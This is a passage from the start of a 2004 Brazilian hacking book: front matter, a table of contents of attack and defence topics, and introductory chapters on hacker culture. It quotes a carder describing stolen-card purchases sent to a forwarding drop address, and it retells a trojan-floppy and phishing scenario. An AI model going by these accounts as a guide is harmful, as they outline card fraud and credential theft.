série Universidade

DELLA VALLE – ULBRICH

4ª EDIÇÃO

universidade H4CK3R

Desvende todos os segredos do submundo dos hackers

// Aprenda as mais modernas técnicas de invasão e defesa //
// Conheça os assuntos que um hacker deve dominar //
// Saiba tudo o que é necessário para se proteger //
// Grade curricular completa do curso, com as disciplinas:
Vulnerabilidades – Programação – Psicologia Hacker – Redes
Sistemas Operacionais – Fundamentos Jurídicos – Engenharia Social
Plataformas Microsoft, Unix e Apple – Laboratório de Redes – Hardware
Kernel Avançado – Ataque, Defesa e Contra-ataque //

Grátis:
5 CD-ROMs
com mais de 3 GB
de softwares

com as ferramentas
preferidas pelos hackers
para usar na defesa
e contra-ataque

DIGERATI books

universidade H4CK3R

Conteúdo extra

No CD: além das ferramentas hackers, você encontra os apêndices do livro em formato PDF na íntegra.

Na Internet: basta se cadastrar no site www.digerati.com/livros para ter acesso às atualizações, erratas e ao material que preparamos especialmente para complementar seus estudos. Através da página você também poderá enviar e-mails com dúvidas, críticas ou sugestões para o editor ou para os autores.

universidade H4CK3R

4ª EDIÇÃO

HENRIQUE CESAR ULBRICH
JAMES DELLA VALLE

©2004 by Digerati Books
Todos os direitos reservados e protegidos pela Lei 5.988 de 14/12/73. Nenhuma parte deste livro, sem autorização prévia por escrito da editora, poderá ser reproduzida ou transmitida sejam quais forem os meios empregados: eletrônicos, mecânicos, fotográficos, gravação ou quaisquer outros.

Editor: Luis Matos

Projeto gráfico e Arte: Maurício Costato

Capa: José Antonio Martins

Ilustradores: Daniel Brito e Helber Bimbo

Revisoras: Angela das Neves, Cíntia Yamashiro e Priscila Cassetari

Produção do CD-ROM: Marcelo Bruzzesi, Simone Ribeiro de Carvalho, Raphael Pansutti e Gunther Khun

---

Autores:
Ulbrich, Henrique Cesar
Della Valle, James

Universidade Hacker – 4ª Edição

Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

Diretores
Alessandro Gerardi – *(gerardi@digerati.com.br)*
Luis Afonso G. Neira – *(afonso@digerati.com.br)*
Alessio Fon Melozo – *(alessio@digerati.com.br)*

Gerente de Vendas: Pierre Abreu *(vendas@digerati.com.br)*
Divulgação: Érica Cunha *(erica@digerati.com.br)*
Assessoria de Imprensa: Simone Siman *(siman@digerati.com.br)*

ISBN: 85-89535-01-0

Prefácio

Não é de hoje que o hackerismo fascina milhares de pessoas em todo o mundo. Várias imagens foram criadas sobre os hackers[1], algumas colocando-os como justiceiros, com poder de combater e desfalcar grandes corporações; outras, mostrando-os como simples bandidos atrás de uma forma ilícita de obter lucro, seja roubando dinheiro ou informações sigilosas. Há ainda uma terceira visão que coloca o hacker como um pesquisador, alguém que busca sempre aprimorar seus conhecimentos através do estudo de sistemas alheios.

Ao mesmo tempo em que exercem fascínio, eles também amedrontam usuários e particularmente empresas, que temem ser invadidas e ter dados confidenciais roubados.

Há muito tempo os hackers atuam, mas inegavelmente foi no início de 2000 que eles ganharam as manchetes de jornais e revistas em todo o mundo. Durante três dias, na primeira quinzena de fevereiro daquele ano, uma ação coordenada por um grupo de hackers prejudicou o funcionamento e gerou grande prejuízo a sites muito populares como Yahoo!, Amazon, eBay, ZDNet, Buy.com e CNN.com. A ação foi realizada com um artifício considerado simples, chamado DoS (Denial of Service, recusa de serviço). Nesse tipo de ataque, os hackers não entram nos computadores das vítimas para roubar informações. Eles simplesmente os bombardeiam com uma quantidade tão grande de dados que o acesso a elas fica bloqueado. Identificar os hackers que fazem esse tipo de ataque é especialmente difícil porque eles usam milhares de máquinas espalhadas pelo mundo, sem que

---

1 Neste livro usamos a palavra hacker em seu significado mais popular. Entretanto, sabemos que o sentido correto da palavra hacker é outro, mais abrangente. Hacker é o sinônimo de especialista, em qualquer área. Se o seu jardineiro, por exemplo, for muito bom, ele pode ser considerado um "hacker em jardinagem".

os donos se dêem conta. Esses computadores funcionam como "escravos" sob o comando de um mestre a distância, que invadiu e dominou esses equipamentos que, na maioria das vezes, possuem conexão de acesso rápido à Internet.

Passados três anos desse episódio em que o mundo olhou pela primeira vez com um certo medo a ação dos hackers, as empresas se armaram, contrataram especialistas, novos sistemas de segurança foram desenvolvidos e as equipes foram treinadas para evitar invasões.Também uma infinidade de títulos mostrando como agiam os hackers foi lançada.

O resultado? Os hackers continuaram agindo e aumentando seu poder de fogo cada vez mais. Para se ter uma idéia, em 21 de outubro de 2002, um poderoso ataque conseguiu derrubar nove dos 13 servidores que gerenciam o tráfego mundial da Internet. Na época, um oficial do governo americano descreveu o ataque como a invasão mais sofisticada em grande escala já feita em toda a história da Internet contra computadores de missão crítica.

Por que os hackers ainda continuam agindo? Por que os administradores não conseguem barrar sua ação? A resposta para essas e muitas outras perguntas podem ser conferidas nas próximas páginas. Pela primeira vez, um livro mergulhou fundo no universo hacker para revelar as mais modernas técnicas usadas e as diferentes motivações que os levam a continuar atacando.

Seja bem-vindo a Universidade Hacker.

Luis Matos

Sumário

Prefácio 5

Parte I 15

Universidade 1° Ano: Formando o *Script Kiddie*

0. Aula Inaugural 17

- *Informação: A chave de tudo* 18
- *O mito hacker* 19
- *Mocinho ou vilão* 20
- *Descaso das empresas* 20
- *Avalanche de ataques* 21
- *Bem-vindo às aulas* 22

1. Psicologia Hacker 25

- O verdadeiro hacker e o hacker mostrado na mídia 26
- Sopa de letrinhas: Hackers, crackers, phreakers 28
- O que são, como pensam e como agem 30
  - *Aprendizado* 30
  - *Comprometimento* 31
  - *Compartilhamento* 31
  - *Ei! Isso é importante!* 32
- Por que alguém gastaria tempo e dinheiro numa invasão? 33

2. Redes I 35

- Introdução 36
  - *Conceituação* 36
- Estrutura física 37
  - *Equipamento adicional* 38
  - *Abrangência* 38
- Topologias 39
  - *Principais topologias* 39
- Protocolos 41
  - *Como funcionam* 42
  - *Matrioshka* 44
- Ethernet 45
- O modelo OSI 47
  - *Camadas* 47
  - *Um exemplo prático* 50
- SPX / IPX 52
  - *Camadas* 52
- NetBIOS / NetBEUI / SMB / CIFS 53
  - *Camadas* 54
- AppleTalk 55
  - *Camadas* 55

- TCP/IP 55
  - *Camadas* *55*
  - *Entendendo o TCP/IP* *56*
  - *O protocolo IP* *56*
  - *Endereço IP* *57*
  - *Máscara de Rede* *57*
  - *TCP/UDP* *57*
  - *Portas* *57*
  - *DNS* *57*
  - *ARP* *57*
- Laboratório de Redes I 58
  - *Windows 9.x* *59*

3. Plataforma Windows 63

- As "famílias" Windows 64
  - *Família Win9x* *64*
  - *Família WinNT* *65*
- Nos bastidores 66
  - *Estrutura* *66*
  - *Entidades* *68*
- Como é mesmo que faço aquilo 76
  - *Os arquivos INI* *76*
  - *Registrar o quê?* *77*
  - *Estrutura do registro* *78*
  - *CLSID?* *79*
  - *Um pouco de graxa para os cotovelos* *80*
  - *O tesouro* *81*
- Where to, buddy? 83

4. Plataformas Unix 85

- O modelo Unix de sistemas operacionais 86
  - *Apenas um jogo de computador* *87*
  - *POSIX* *88*
  - *Dezenas de sabores à sua escolha...* *89*
- As entranhas da fera 89
  - *Estrutura* *90*
  - *Sistema de arquivos* *90*
- O cerne da questão 93
  - *Dispositivos* *95*
  - *Processos (não, não é papo de advogado)* *96*
  - *Ei, poderia me fazer um favor?* *97*
  - *Comunicação entre processos* *98*
  - *Sinais e semáforos* *99*
- Na praia catando mexilhões 101
  - *Minha coleção de conchas* *102*
  - *Script for a Jester's tear* *102*
  - *Todos os segredos estão no /etc* *103*
  - *Inittab and the Runlevels (parece banda de rock, mas não é...* *103*

– *Outras gemas* *105*
▸ O meu eu quero de flocos... 106
– *Free as in free speech* *106*
– *A dança dos pingüins* *107*
– *O diabinho que ri...* *108*
▸ You can go your own way... 108

5. Fundamentos Jurídicos 111
▸ Por que a sociedade teme os "hackers"? 112
▸ As liberdades individuais e o direito privado 113
▸ O direito à informação e os ataques à liberdade 114
▸ A legislação brasileira 115
▸ Leis internacionais após o dia 11 de setembro de 2001 118
– *Nos Estados Unidos* *118*
– *Na Europa* *119*
▸ Casos de hackers famosos 119
– *O russo que "hackeou" a Adobe* *119*
– *O hacker mais famoso do mundo* *120*

6. Engenharia Social 123
▸ Atenção: isso é crime! 124
▸ Tipos de ataque 125
– *Ataque direto* *125*
– *Ataque indireto* *125*
▸ Métodos utilizados 125
– *Disfarces* *126*
– *O lixo é rico!* *126*
– *Funcionários descontentes e redes de contatos* *127*
– *O apelo sentimental* *127*
– *Programação neurolingüística* *127*
– *A utilização da Internet* *127*
– *O fator sorte* *128*
– *Navegando no mar proibido* *128*
▸ Casos reais 128
– *Abraham Abdallah* *129*
– *Kevin Mitnick* *129*

7. Vulnerabilidades I 131
▸ Noções de vulnerabilidade 132
– *Superlammers e sua visão de Raio-X* *133*
▸ Os quatro passos para um *hacking* feliz 134
▸ Search and Destroy 136
– *Logins fracos* *136*
– *Arrombando a porta da frente* *136*
– *Sem quebrar o ovo não se faz omelete* *138*
– *Scanners* *141*
– *Portscanners* *141*
– *Funcionamento de um scanner de portas* *143*

– *Scanner de vulnerabilidade* 144
– *Exploits* 145
▸ Em Tróia, como os gregos... 146
▸ As falhas de segurança mais comuns em micros domésticos 148
– *TCP SYN Scanning versus Windows 98* 148
– *Compartilhamentos em computadores Windows (SMB/CIFS)* 148
– *Serviços desnecessariamente ligados* 150
– *Buffer Overflow nos serviços de Remote Procedure Call* 151
▸ Laboratório de Vulnerabilidades I 151
▸ Configurando o servidor 152
– *Juntando as coisas* 153
– *Porta dos fundos* 153
▸ Considerações finais 154

Parte II
Universidade 2º Ano: O caminho de um *Voyager* 155

8. Redes II 157
▸ TCP/IP: o início 158
▸ OSI versus TCP/IP 159
– *Camadas dos protocolos de rede* 160
▸ Protocolo IP 160
– *O pacote IP* 161
– *Endereçamento IP* 164
– *Redes e Hosts* 165
▸ Protocolo TCP 166
– *O pacote TCP* 167
– *Portas TCP* 169
– *Os bits de controle TCP* 171
▸ Protocolo UDP 172
▸ Protocolo ICMP 173
▸ Laboratório de Redes II 176
▸ Roteamento 178
▸ Internet 179
▸ Sub-redes 179
▸ Redes Wireless 180
– *Rádio* 180
– *IEEE 802.11* 180
– *Infravermelho* 180
– *Bluetooth* 181
– *GSM* 181
– *2,5G* 181
– *3G* 181
– *WiFi* 181

9 Vulnerabilidades II 183

- Navegando anonimamente 185
  - *Proxies públicos* *185*
  - *Proxies privados* *188*
  - *Squid* *190*
  - *WinGate* *190*
- Anonymous remailers 191
- Furando firewalls 193
  - *Firewalls* *194*
  - *Filtros de pacotes* *194*
  - *Proxies* *196*
  - *Filtros de pacotes por estado (SPF)* *197*
  - *Pesquisando as regras do filtro de pacotes* *197*
- Servidores Web 198
  - *Apache* *199*
  - *Sun ONE / iPlanet* *199*
  - *Microsoft Internet Information Services (IIS)* *200*
  - *Common Gateway Interface (CGI)* *201*
  - *PHP e ASP* *202*
- Defacements 203
- Banco de Dados 204
  - *Conectando diretamente via Internet* *204*
  - *Senhas na Web (teoria x prática)* *205*
- Estamos todos vulneráveis? 209

Parte III

Universidade 3° Ano: Tornando-se um *Hacker* *211*

10. Ataque, defesa e contra-ataque: Introdução 213

- Os seis passos para um hacking feliz 214
  - *O portal* *217*
  - *Passos para hacker fulano de tal* *221*
  - *Uma palavra final sobre planejmento* *223*

11. Ataque, defesa e contra-ataque: Observação 225

- Engenharia Social 226
- A grande teia 227
  - *O Google é seu amigo* *227*
  - *Até tu, Brutus?* *229*
  - *Quem é esse cara?* *229*
- Sign your name across my heart 230
- Defesa e contra-ataque 232

12. Ataque, defesa e contra-ataque: Busca 235

- Cartografia aplicada à Internet 236
  - *Varre, varre, vassourinha...* *237*
  - *Argh! Mas isso dá trabalho!* *240*

- Procurando portas abertas 240
  - *Escolhendo as portas de origem* *241*
  - *Varrendo sob o tapete* *242*
  - *Impressão digital na Web* *243*
  - *Tem mais?* *243*
- Procurando brechas 243
- Defesa e contra-ataque 244

13. Ataque, defesa e contra-ataque: Invasão 247

- A invasão em etapas 248
- War Dialing + Brute Force 249
  - *Conheça suas armas* *249*
  - *Ah, a força bruta é tão linda...* *251*
- Entendendo o estouro de pilha 252
  - *Um amontoado de coisas...* *252*
  - *As pilhas no reino digital* *253*
  - *Debug in on the table* *257*
- Ganhando acesso por estouro de pilha 259
- Ganhando acesso a outras contas 263
  - *Métodos para descobrir usuários e senhas* *264*
  - *Quebrando senhas no Windows* *265*
  - *Quebrando senhas no Unix* *267*
- Ganhando acesso e destruindo a rede 268
  - *War Driving e War Chalking* *268*
  - *Indo além do SQL Injection...* *269*
  - *Farejando a rede (Sniffing)* *270*
  - *Sniffing passivo* *273*
  - *Sniffing ativo* *275*
  - *Escolhendo seu sabujo* *277*
  - *Farejando na prática* *282*
  - *Quando a caça é vã* *285*
- Who can you trust? 286
- Captura de sessões (Hijacking) 290
  - *Selecionando seus combatentes* *293*
  - *Seqüestro na prática* *295*
  - *Outros métodos de desviar tráfego* *297*
  - *Navegação de serviço* *298*
  - *Masters and Slaves* *305*
- Defesa e contra-ataque 306
  - *War Dialing Brute Force* *306*
  - *Quebra de senhas* *307*
  - *Negação de serviço* *309*

14. Ataque, defesa e contra-ataque: Manutenção 313

- Backdoors 314
  - *Portas de trá maliciosas* *315*
  - *Novamente, "Até tu, Brutus?"* *316*
- Vírus e Cavalos de Tróia 319

- *Mais uma vez, Vírus* *319*
- *Vírus ainda indetectáveis* *319*
- *Indo além dos Cavalos de Tróia* *320*
- *There is no spoon* *323*

▸ Comunicação sem conexões 326
- *Ouvindo moucos* *326*
- *Farejando problemas* *327*
- *Atualizando a camuflagem* *328*
- *Layer-0: como funciona* *329*

▸ Defesa e Contra-ataque 331
- *Backdoors, Vírus e Cavalos de Tróia* *331*
- *Comunicação sem conexões* 334

▸ Estamos quase lá 335

15. Ataque, defesa e contra-ataque: Evasão 337

▸ O básico: apagando os logs 338
- *Registro de eventos Unix* *339*
- *Registro de eventos no Microsoft NT/2k/XP* *345*

▸ Escondendo suas conexões 346

▸ Defesa e Contra-ataque 347
- *Apagamento de logs* *347*
- *Camuflagem de conexões* *347*

▸ Uma despedida? 348

Apêndices ..... no CD

▸ Introdução aos Sistemas Operacionais
▸ Plataformas Novel Netware
▸ Programação I
▸ Programação II
▸ Hardware
▸ Informática básica
▸ Um pouco de história
▸ O Kernel do MS-DOS
▸ História da Internet
▸ Bê-a-Bá do Unix

Parte 1

Universidade 1º Ano:
Formando o Script Kiddie

Aula Inaugural

Capítulo 0

"Ideologia. Eu quero uma pra viver!"
Cazuza

Aula inaugural

"Meu crime é a curiosidade, é subestimar os mais poderosos mesmo quando errados. Meu crime é saber tudo sobre todos, é ser mais esperto. Estou preso, mas por uma causa justa".

A frase acima foi proferida por um hacker que foi preso acusado de tentativa de extorsão. Ela não é somente reveladora de seu pensamento, mas, de forma geral, expressa o pensamento de boa parte da comunidade hacker.

Na maioria das vezes, o que move um hacker em suas incursões por sistemas alheios é a adrenalina produzida pelo risco combinando com a satisfação da vitória. Muitos pensam que estão em uma guerra, na qual matar ou morrer significa invadir ou não o sistema. Tudo tem de ser bem pensado para conseguir o objetivo final e o risco é algo que aumenta a adrenalina. Quanto mais difícil, melhor.

Poderíamos dizer que o hacker é somente uma pessoa em busca do conhecimento, de desvendar mistérios, de invadir a linha do inimigo para saber seus segredos e alertar a todos sobre o que viu?

Não, certamente não. Estamos desconsiderando um fator muito importante. Imagine você tomar contato com o número do cartão de crédito de 10 mil pessoas, ou mesmo ter acesso a informações extremamente sigilosas sobre empresas. Poucos resistiriam à tentação de fazer uso dessas informações. Alguns pensariam: vou usar somente um número de cartão uma única vez e depois eu paro. É como uma pessoa se vicia na droga, não? Uma primeira vez, uma segunda, e quando vê não consegue se livrar do vício.

Sem contar que o hacker também tem de lutar contra sua vaidade. Invadir somente não tem nenhum mérito se os outros não ficarem sabendo. Não é verdade? Aí a vida do hacker começa a se complicar.

Informação: a chave de tudo

Como num combate real, tudo é válido para obter uma informação que ajude no acesso ao sistema. Kevin Mitnick, considerando um dos maiores hackers de todos os tempos [1], se especializou em uma técnica batizada de engenharia social. Para compreender melhor como todos podem ser facilmente enganados por *hackers* malintencionados, acompanhe o relato feito recentemente por Mitnick em entrevista à revista PC Brasil, publicada pela Digerati Editorial.

"... Imagine que você está trabalhando para uma corporação. Ao entrar em um elevador, nota que alguém deixou cair um disquete no chão. O disco tem estampado o logo da empresa e traz uma etiqueta que diz: "Confidencial: histórico salarial de todos os funcionários". Diante disso, qual a primeira

1 Apesar dos hackers realmente bons nunca serem pegos

providência que você tomaria? Movidos pela curiosidade, colocamos o disquete na máquina e abrimos o arquivo para ver seu conteúdo. Talvez exista um ícone para um documento do Word chamado "arquivo de folha de pagamento" ou "história salarial". Provavelmente clicaríamos para comparar nosso salário com o dos demais. O que acontece, então? Você vê uma caixa de mensagem que diz algo como "o aplicativo não pôde ser aberto" ou "arquivo falho". O que a maioria não sabe é que um cavalo de tróia acaba de ser instalado, o que permitirá que um intruso a invada. Você vai devolver o disco para o setor de recursos humanos, onde alguém vai verificá-lo - agora o hacker tem acesso a dois computadores. Esse é um exemplo de ataque indireto.

Um ataque direto é aquele em que o invasor se comunica diretamente com a vítima via telefone, fax, e-mail ou até pessoalmente. Na maioria dos casos, o ataque não é personalizado - visa outro empregado, por exemplo - e tenta persuadi-los para que revelem informações, instalem softwares ou acessem um site que prejudique a estrutura computacional da empresa.

Digamos que um hacker queira atingir a John Wiley & Sons. Ele ou ela deve construir um web site que pareça totalmente confiável. O site tem um programa de registro e pede aos usuários que coloquem um login e uma senha. O invasor então envia um e-mail para mil empregados da Wiley, encorajando-os a registrarem-se em troca de um prêmio. O e-mail também contém um link para o website criado pelo invasor. Digamos que 10% dos empregados que recebem o e-mail realmente respondam. E suponhamos que 10% dos registros usem a mesma senha do serviço (para não ter de decorar várias senhas). Com apenas 25 endereços de e-mails e senhas, o hacker tem formas variadas de acessar o sistema computacional da Willey".

O mito hacker

Muito mais do que um especialista, o hacker é considerado por muita gente como um criminoso. Aquele indivíduo do qual as empresas devem se proteger, pois ele pode a qualquer momento invadir sua rede de informação provocando sérios prejuízos. É também aquela pessoa que pode vir a roubar dados, senhas e número de cartões dos usuários que fornecem essas informações para as empresas nas quais fazem compras.

Essa imagem é alimentada por alguns grupos hackers que agem verdadeiramente como criminosos, e apossando-se de dados confidenciais e fazendo uso destes. Veja este relato:

"O maior golpe foi a compra de três laptops de uma vez na Semp Toshiba, que foi feita normalmente, num sábado à noite. Abri meu Opera, pus meu Proxy e fui às compras. Bom, o total foi 14 mil dólares, e a compra foi aceita, parcelada no

cartão em 6 vezes. Mas o dono do cartão cancelou e meu pedido não veio (essa parte é a pior: cancelamento da compra). Mas isso foi há muito tempo, no início. Agora, nós compramos muitos livros, softwares, domínios, notebooks, etc.

Uma das minhas compras bem-sucedidas foi de um CD-ROM e um monitor de 17¨, tela plana, com valor de 2 mil dólares, mas não fiquei com nada, vendi.

No caso da compra na Semp Toshiba, que foi cancelada um dia depois, o endereço da entrega era da lanbox (lanbox é um P.O. Box dos EUA que é redirecionado ao seu endereço verdadeiro), e a entrega do CD e do monitor foi na casa de um amigo..." [2]

Mocinho ou vilão?

Como tudo na vida, não é possível generalizar os diferentes tipos de hackers, nem rotular todo esse imenso grupo da mesma forma. Também é imprescindível destacar que os hackers, mesmo que algumas vezes involuntariamente, acabam ajudando a revelar bugs em softwares e problemas existentes em redes, que poderiam resultar em graves conseqüências para usuários de redes corporativas ou da Internet.

Um exemplo disso foi dado em um dos maiores ataques cibernéticos da história realizado em outubro de 2002, que derrubou boa parte dos principais servidores dos EUA. Ele mostrou alguns furos importantes na segurança da Internet, que são até conhecidos. Mas também revelou outra coisa: a superconcentração de servidores nos Estados Unidos. Apesar de ser uma rede que chega a quase todos os países do mundo, ainda 70% das mensagens passam por servidores ou roteadores norte-americanos. Não estamos mais nos velhos tempos, em que a quantidade esmagadora de internautas era americana. Portanto, mudanças devem ser feitas seguindo o espírito que criou a própria Internet: a descentralização da comunicação. Aliás, isso é um importante fator de segurança básico, mas totalmente esquecido. Quando a maior parte do tráfego da Internet fica concentrada em pouco mais de dez superservidores, fica mais fácil organizar um superataque. "Nunca coloque todos os ovos no mesmo cesto." [3]

Descaso das empresas

Muitos bugs que permitem a ação de criminosos poderiam ser facilmente corrigidos, mas muitas companhias preferem fazer vistas grossas a esses problemas, sendo, em muitos casos, até bastante displicentes. É o que mostra uma pesquisa feita pela Módulo Security Solutions[4], empresa especializada em segurança. Segundo os dados coletados, a segurança da informação é fator importante para 45% dos executivos, sendo que 16% a consideram crítica e 32% a classificam como vital. Mesmo assim, a falta de conscientização dos executivos

2 Trecho de entrevista do Hacker cshr, membro do clã CarderBR, à revista H4CK3R
3 Você deve conhecer este ditado, não é? Parece que os americanos não...
4 Pesquisa divulgada no final de 2002

(45%) e dos usuários (38%) foram apontadas como os principais obstáculos para implementação da segurança nas corporações.

Um dado revelado pela pesquisa é extremamente preocupante: 43% das empresas reconheceram ter sofrido ataques nos últimos 12 meses, representando um aumento de 10% em relação a 2001, sendo que 24% das ocorrências foram registradas nos últimos seis meses. Mas o pior de tudo é que 32% não souberam informar se foram atacadas ou não e, apesar da expectativa de aumento nos problemas com a segurança e o crescimento no índice de registros de ataques e invasões, a pesquisa mostra que apenas metade das empresas brasileiras (49%) possuem planos de ação formalizados em caso de ataques.

Outro dado interessante aponta que os hackers (48%) foram os maiores responsáveis por ataques e invasões em 2002, representando um aumento de 15% com relação a 2001. Em segundo lugar vêm os funcionários, que passaram de 24 para 31%. Surge também uma nova ameaça, não registrada na pesquisa anterior: a categoria ex-funcionários, que registrou 8%. O percentual relativo a prestadores de serviço passou de 3 para 12% e o dos concorrentes de 1 para 4%.

O pior de tudo é que a percepção de falta de segurança nas transações continua sendo o maior obstáculo para o desenvolvimento de negócios digitais em escala global. São nada menos do que 66% os usuários que deixam de comprar pela Internet por causa da sensação de falta de segurança.

Avalanche de ataques

Todos sabemos que há vários fatores que contribuem para a intensa atividade hacker. Para começar, há muitos sites inseguros. Um estudo do Gartner Group estima que 2/3 dos servidores da Web no mundo podem ser invadidos de alguma forma. Outro fator que estimula a atividade hacker é a ampla disponibilidade de ferramentas de ataque na Internet. Qualquer adolescente com tempo livre e conhecimentos técnicos medianos consegue encontrar as informações e os softwares necessários para uma invasão. Mas o principal motivo ainda é a impunidade. Os poucos policiais que investigam crimes digitais no Brasil não conseguem atender a todos os casos. Além disso, a falta de uma legislação específica dificulta a punição do culpado, se bem que alguns hackers podem ser enquadrados com base no Código Penal de acordo com o crime praticado.

Para se ter uma idéia da quantidade de ações hackers, um estudo da Universidade da Califórnia mostrou que os hackers tentam realizar mais de 4 mil ataques do tipo DoS (Denial of Service) todas as semanas, um número bastante impressionante e que mostra que há muito do que se proteger no mundo virtual.

Bem-vindo às aulas

"Na hora de tentar invadir um site, meu coração disparava e a adrenalina ia a mil por hora. O medo de ser pego, junto com a perspectiva de vitória e sucesso, causava uma euforia tamanha que não dá para descrever. Depois que todo mundo fica sabendo do seu feito, aí é só curtir a fama".

Relatos como esse, feito por hackers, podem até pintar um mundo cheio de aventura e emoção para quem invade sites e sistemas. Mas a verdade é que não é bem assim. Nas próximas páginas você terá a oportunidade de conhecer muito desse universo hacker, aprendendo a teoria e exercícios práticos para quem deseja dominar as técnicas hackers. Nem seria preciso dizer que nosso objetivo é formar pessoas extremamente conhecedoras em informática que possam usar esses conhecimentos para trabalhar com segurança, desvendando vulnerabilidades e buscando soluções.

Organizamos os assuntos ao longo do curso de forma a preencher as necessidades do aluno. Entretanto, entendemos que muitos já "iniciados" vão ler este livro. Portanto, separamos os assuntos em três grandes grupos: pré-requisitos, *hackerismo* básico e *hackerismo* avançado. Deixamos no livro impresso os assuntos sobre hackerismo, e o que consideramos como "pré-requisito" (programação, sistemas operacionais e hardware) incluímos no CD-ROM como apêndices.

Assim, suprimos as necessidades de quem está começando "do zero" e não penalizamos o "iniciado" com páginas cheias de coisas que ele já sabe.

O uso indevido das informações aqui prestadas, bem como de informações apresentadas em qualquer livro, seja ele sobre redes, servidores de Internet, sistemas operacionais, programação e outros, são de inteira responsabilidade de quem as utilizou. Vale lembrar que no momento em que este livro foi redigido já estava em vigor a nova lei de crimes digitais no Brasil e a Homeland Security Act nos Estados Unidos. Além disso, é preciso considerar que todos os infratores estão sujeitos à legislação do Código Penal e do Código Civil no país.

Portanto, aproveite as próximas páginas para ampliar seus conhecimentos em diferentes tópicos do mundo da informática e para se tornar um verdadeiro especialista em segurança. E, o principal, use com responsabilidade este conhecimento...

Luis Matos

Psicologia Hacker

Capítulo 1

"Só é digno de seu poder aquele que o justifica dia após dia"[1]
Dag Hammarskjöld
Secretário-geral da ONU e Prêmio Nobel da Paz de 1961

1. As citações deste livro estão todas em suas línguas originais, à exceção desta. Como foi um discurso nas Nações Unidas (e, portanto, oficialmente traduzido para várias línguas), preferimos colocá-la em português.

Sim, nós sabemos. Você comprou este livro para obter informações técnicas. Mas nós não adotamos esse modelo de curso universitário à toa: existem certas coisas fora da esfera tecnológica que você **precisa** conhecer, mesmo que não esteja muito interessado nelas. Assim como na faculdade de Direito estudamos economia e na de Engenharia Elétrica estudamos administração, aqui em nosso Curso Superior de Hackerismo teremos de estudar o comportamento e o modo de pensar das pessoas que dedicam sua vida a essas atividades.

Se você comprou este livro pensando em "virar um ráquer" (como diria Susumo Pop, guitarrista, *hacker* do Linux e bancário nas horas vagas), provavelmente tem uma noção do que vamos tratar aqui. Parece óbvio que você o saiba, já que quer ser um deles. Recomendamos a leitura deste capítulo, entretanto, pois provavelmente você tem idéias completamente distorcidas ou romantizadas do que significa ser um "*hacker*" (note as aspas). Talvez, após a leitura deste capítulo, você queira mudar de postura e tornar-se o que se constuma chamar de "*hacker* de verdade"; talvez desista de tudo e vá viver de pesca em Cabo Frio ou mesmo continue com sua idéia inicial de pixar sites e invadir computadores.

Se, por outro lado, você comprou este livro pensando em como deixar sua rede, seu servidor Unix ou as estações Mac e Windows de seus funcionários mais seguras, esta introdução é obrigatória. De nada adianta estar antenado no Security Focus ou nos hotfixes da Microsoft e configurar de forma paranóica seu binômio Firewall+Antivírus, se você não compreender como funciona a cabeça de quem o invade. Acredite, você vê seu sistema pelo lado de dentro. Seus inimigos o fazem pelo lado de fora. A perspectiva pela qual os invasores enxergam sua rede não pode sequer ser imaginada se você apenas "segue a cartilha".

O verdadeiro Hacker e o "Hacker" mostrado na mídia

Notícia veiculada em uma revista de grande circulação: "Em setembro de 2000, um *hacker* invadiu uma indústria de brinquedos britânica"... O que podemos depreender dessa frase pela forma como está escrita? Temos duas possibilidades:

1 Que uma pessoa usou seus conhecimentos de *hacker* para invadir o site daquela indústria. Nessa interpretação, a palavra *hacker* não está associada à bandidagem, mas à habilidade dele em relação aos sistemas de informação. Ele usou esses conhecimentos para o mal, não sendo o conhecimento em si algo maléfico.

2 Que existe uma nova classe de bandidos digitais chamados "*hackers*", e um deles invadiu o tal site. Nessa interpretação, a palavra *hacker* quer dizer, literalmente, criminoso digital.

Um outro exemplo talvez seja mais esclarecedor. Imagine um ataque terrorista no País Basco, região da Espanha. O ataque foi realizado por guerrilheiros do grupo separatista basco ETA, visando à independência do que julgam ser sua terra. A notícia poderia ser veiculada da seguinte forma:

"Uma bomba explodiu hoje em um supermercado em Madri, matando 90 pessoas e deixando feridas outras 174. Um basco, guerrilheiro do grupo separatista ETA, assumiu o atentado".

Nesse parágrafo está implícita a idéia de que todo basco é guerrilheiro e pertence ao ETA. O sujeito da oração é **basco** e não **guerrilheiro do ETA**. Deixando a frase dessa forma, dizemos que quem explodiu a bomba foi um cidadão basco que tem como adjetivo ser guerrilheiro do ETA. Uma notícia como esta poderia ser melhor escrita da seguinte maneira:

"Uma bomba explodiu hoje em um supermercado em Madri, matando 90 pessoas e deixando feridas outras 174. Um guerrilheiro do grupo separatista basco ETA assumiu o atentado".

Pronto! Agora temos a palavra guerrilheiro como sujeito da oração. Esse guerrilheiro tem como adjetivo a oração "do grupo separatista basco ETA". Ou seja, ele é, sim, basco. Mas não necessariamente todo basco tem a obrigação de ser membro do ETA.

Um outro exemplo: um padre é acusado de pedofilia. A manchete poderia ser "padre processado por pedofilia, estupro e sedução de menores". De maneira análoga à dos *hackers*, poder-se-ia depreender daí que há uma nova categoria de tarados chamados *padres*. Obviamente isso não é verdadeiro, mas é o que a redação sem cuidado pode fazer por uma categoria profissional decente.

A imprensa começou a prestar mais atenção aos *hackers* no final da década de 80. Supomos que os primeiros jornalistas que escreveram manchetes sobre ataques digitais tinham a intenção de usar a palavra em seu sentido correto. Entretanto, construções frasais ambíguas certamente levaram os leitores, ouvintes e telespectadores a associar erroneamente a palavra hacker com o significado de criminoso digital. Tal erro nunca foi corrigido, e hoje vemos o significado incorreto do termo sendo consagrado.

Aquela manchete da nossa revista ficaria melhor se reescrita assim: "Em setembro de 2000, um especialista em informática usou seus conhecimentos de *hacker* para invadir uma indústria de brinquedos britânica...". Talvez a manchete pudesse ser mantida, mas um esclarecimento no primeiro parágrafo (ou mesmo em um dos olhos da matéria) seria necessário.

Este livro, a contragosto dos autores, simplifica o termo hacker para seu significado popular e incorreto: criminoso digital. Sabemos que não é do interesse da comunidade *hacker* que esta confusão continue. Para fins didáticos usaremos o termo popular, mas sempre com ressalvas dentro do texto ou no rodapé da página.

Sopa de letrinhas: hackers, crackers, phreakers...

Antes de tentarmos entrar na alma de nossos queridos rebeldes, temos de fazer uma distinção entre eles. Há uma certa hierarquia imposta aos que decidem iniciar sua jornada pelo conhecimento da Tecnologia da Informação. Eles costumam se agrupar em sociedades secretas comumente chamadas de clãs. Alguns agem (e gostam de agir) sozinhos. Outros atuam sozinhos e atribuem suas ações a todo um clã tão numeroso quanto fictício.

